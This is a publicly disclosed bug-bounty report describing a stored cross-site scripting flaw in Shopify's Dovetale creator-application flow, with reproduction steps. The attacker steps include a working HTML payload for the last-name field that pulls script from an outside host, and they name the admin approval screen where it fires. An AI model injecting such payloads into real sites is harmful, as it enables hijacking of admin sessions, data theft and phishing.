Stored XSS in Dovetale by application of creator
A malicious creator could store an XSS payload in their application's personal data fields, which was later executed in the brand admin's browser when reviewing the application. This allowed JavaScript execution, data exfiltration, defacing, and phishing.

- Triaged in 7 days
- Fixed in 4 months
- Paid in 12 days
- Disclosed after 4 months
Summary:
Dovetale is an influencer platform from Shopify to manage and scale influencer marketing. The influencers can become an ambassador of the brand and are able to apply for it. If a malicious creator applies with XSS payloads inside the first name, last name, etc., the data is stored and presented to the admins of the brand within the application area of Dovetale. The HTML-/JavaScript is finally triggered, when the admin is approving the application.
Shops Used to Test:
19kun-24.myshopify.com
Steps To Reproduce:
Preconditions: A "real" subscription for a Shopify plan (e.g. Basic Plan) is needed to get applications / manage applicants. The creation of a development store is somehow not sufficient.
- (Victim) Install the Dovetale app for your store, create the Dovetale account and link it to your specific store.

- (Victim) Create an appropriate application page and copy the application link for becoming an ambassador (see F1841622)
- (Attacker) Open the link in a new browser instance and follow the application procedure. Apply for example with an existing Instagram account and...

- (Attacker) ...now it's time to fill out your personal data. Use for your last name the XSS payload
<object type="text/x-scriptlet" data="https://xss.rocks/scriptlet.html"></object>according to the screenshot below:
- (Attacker) Finish and submit the application. Afterwards you have to verify the email address and then you're good.

- (Victim) You should now have received the application. Click on "Approve" ...

- (Victim) ...you are are now able to create the welcome email (see F1841629). The XSS payload doesn't trigger here because of the sanitization of the trip editor, but if you click "Next Welcome package" > "Next Review", the email is shown again and the JavaScript code is executed:
